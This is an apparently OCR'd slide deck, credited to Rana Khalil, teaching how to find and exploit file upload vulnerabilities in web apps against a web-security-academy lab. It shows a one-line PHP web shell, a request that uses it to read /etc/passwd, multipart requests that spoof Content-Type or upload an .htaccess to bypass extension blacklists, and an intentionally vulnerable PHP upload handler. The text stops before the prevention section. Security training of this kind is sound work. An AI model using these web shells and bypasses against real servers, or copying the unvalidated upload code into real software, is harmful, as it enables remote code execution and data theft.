File Upload Vulnerabilities

Author: Rana Khalil (@rana__khalil)

Agenda

WHAT IS A FILE UPLOAD VULNERABILITY?

HOW DO YOU FIND IT?


HOW DO YOU EXPLOIT IT?

HOW DO YOU PREVENT IT?

WHAT IS A FILE UPLOAD VULNERABILITY?


File Upload Vulnerabilities exist when web servers allow users to upload files to the filesystem without sufficiently validating that the file is not malicious.

File Upload Vulnerability



```
<?php
system(”cat
/etc/passwd
");
?>
```

File Upload Vulnerability



```
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr
/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr
/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr
...
```

Name: Mark Jacob
Email: mark.jacob@gmail.com
Title: Dr.

Impact of File Upload Vulnerabilities

- Unauthorized access to the application and host operating system.
    - **C**onfidentiality – File upload vulnerabilities allow you to access user's data and the underlying database.
    - **I**ntegrity – File upload allow you to alter content in the application database.
    - **A**vailability – File upload vulnerabilities allow you to delete content in the application.
- Remote code execution on the operating system


OWASP Top 10

OWASP Top 10 - 2013	OWASP Top 10 - 2017	OWASP Top 10 - 2021
A1 – Injection	A1 – Injection	A1 – Broken Access Control
A2 – Broken Authentication and Session Management	A2 – Broken Authentication	A2 – Cryptographic Failures
A3 – Cross-Site Scripting (XSS)	A3 – Sensitive Data Exposure	A3 - Injection
A4 – Insecure Direct Object References	A4 – XML External Entities (XXE)	A4 – Insecure Design
A5 – Security Misconfiguration	A5 – Broken Access Control	A5 – Security Misconfiguration
A6 – Sensitive Data Exposure	A6 – Security Misconfiguration	A6 – Vulnerable and Outdated Components
A7 – Missing Function Level Access Control	A7 – Cross-Site Scripting (XSS)	A7 – Identification and Authentication Failures
A8 – Cross-Site Request Forgery (CSRF)	A8 – Insecure Deserialization	A8 – Software and Data Integrity Failures
A9 – Using Components with Known Vulnerabilities	A9 – Using Components with Known Vulnerabilities	A9 – Security Logging and Monitoring Failures
A10 – Unvalidated Redirects and Forwards	A10 – Insufficient Logging & Monitoring	A10 – Server-Side Request Forgery (SSRF)


HOW TO FIND FILE UPLOAD VULNERABILITIES?

Exploiting File Upload Vulnerabilities

Depends on the perspective of testing.



Black Box
Testing




```
<?php

if(isset($_FILES['image'])) {
    $filename = $_FILES['image']['name'];

    $tmp = $_FILES['image']['tmp_name'];

    if(!getimagesize($_FILES['image']['tmp_name'])) {
        echo "Invalid Image File";
        exit(0);
    }

    move_uploaded_file($tmp,"images/".$filename);

    echo "SUCCESS";
    exit(0);
}

?>
```

White Box
Testing


Black-Box Testing

- Map the application.
  - Identify the backend technologies that the application is built on.
  - Identify all instances in the application that allow you to upload files.
- Upload a regular file and determine if you can call / execute the file.
- Attempt to upload a web shell (ex. PHP web shell).
  - Check for flawed file type validation (Content-Type).
  - Check for insufficient blacklisting of dangerous file types (prevents .php but does not prevent .php2, php3, .htaccess, etc.).
  - Bypass file extension restriction using obfuscation techniques (URL encoding, null byte, etc.).
  - Check for flawed validation of the file’s content.



White-Box Testing

- Review the code and make note of all instances of file upload functionality.
- Review all file upload functions to determine if there is no or insufficient file validation.
- Once a vulnerability is identified, test it to confirm that it is exploitable.



```php
<?php

if(isset($_FILES['image'])) {
    $filename = $_FILES['image']['name'];

    $tmp = $_FILES['image']['tmp_name'];

    if(!getimagesize($_FILES['image']['tmp_name'])) {
        echo "Invalid Image File";
        exit(0);
    }

    move_uploaded_file($tmp,"images/".$filename);

    echo "SUCCESS";
    exit(0);
}

?>
```

Author: Rana Khalil (@rana__khalil)

HOW TO EXPLOIT FILE UPLOAD VULNERABILITIES?

Lack of File Type Validation


No validation is performed on the file upload functionality.

- Upload a regular web shell.

PHP Web Shell (test.php)

```
<?php system($_GET['cmd']);?>
```

Request to Execute Web Shell



```
https://0a34007704a21d1bc01de54000a100df.web-security-academy.net/files/avatars/test.php?cmd=cat+/etc/passwd
```

```
root:x:0:0:root:/root:/bin/bash daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin bin:x:2:2:bin:/bin:/usr/sbin/nologin sys:x:3:3:sys:/dev:/usr/sbin/
games:x:5:60:games:/usr/games:/usr/sbin/nologin man:x:6:12:man:/var/cache/man:/usr/sbin/nologin lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin proxy:x:13:13:proxy:/bin:/usr/sbin/nol
data:/var/www:/usr/sbin/nologin backup:x:34:34:backup:/var/backups:/usr/sbin/nologin list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nol
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin _apt:x:100:65534::/nonexistent:/usr/sbin/nologin peter:x:12001:12001::/home/pe
```

Flawed File Type Validation

File type validation is dependent on the the Content-Type header.

- Change the Content-Type header to a file type that is allowed.

Rejected Request

```
POST /my-account/avatar HTTP/1.1
...
------WebKitFormBoundaryW4OBZBciV8E4q0Z0
Content-Disposition: form-data; name="avatar";
filename="test.php"
Content-Type: application/x-php
<?php system($_GET['cmd']);?>
...
```

Accepted Request

```
POST /my-account/avatar HTTP/1.1
...
------WebKitFormBoundaryW4OBZBciV8E4q0Z0
Content-Disposition: form-data; name="avatar";
filename="test.php"
Content-Type: image/jpeg
<?php system($_GET['cmd']);?>
...
```

Insufficient Blacklisting of Dangerous File Types

Blacklist (deny list) does not include a dangerous file type extensions.

- Upload a file extension that is not included in the blacklist

Rejected Request

```
POST /my-account/avatar HTTP/1.1
...
------WebKitFormBoundary3NBHodEMURINF3vb
Content-Disposition: form-data; name="avatar";
filename="test.php"
Content-Type: application/x-php
<?php system($_GET['cmd']);?>
...
```

Accepted Request

```
POST /my-account/avatar HTTP/1.1
...
------WebKitFormBoundaryTYavNfhSEZ01Z80E
Content-Disposition: form-data; name="avatar";
filename=".htaccess"
Content-Type: application/octet-stream
AddType application/x-httpd-php .test
...
```

Insecure Obfuscation Techniques

Use of insecure obfuscation techniques that can be bypassed.

- for example, URL encoding, null byte, etc.

Rejected Request

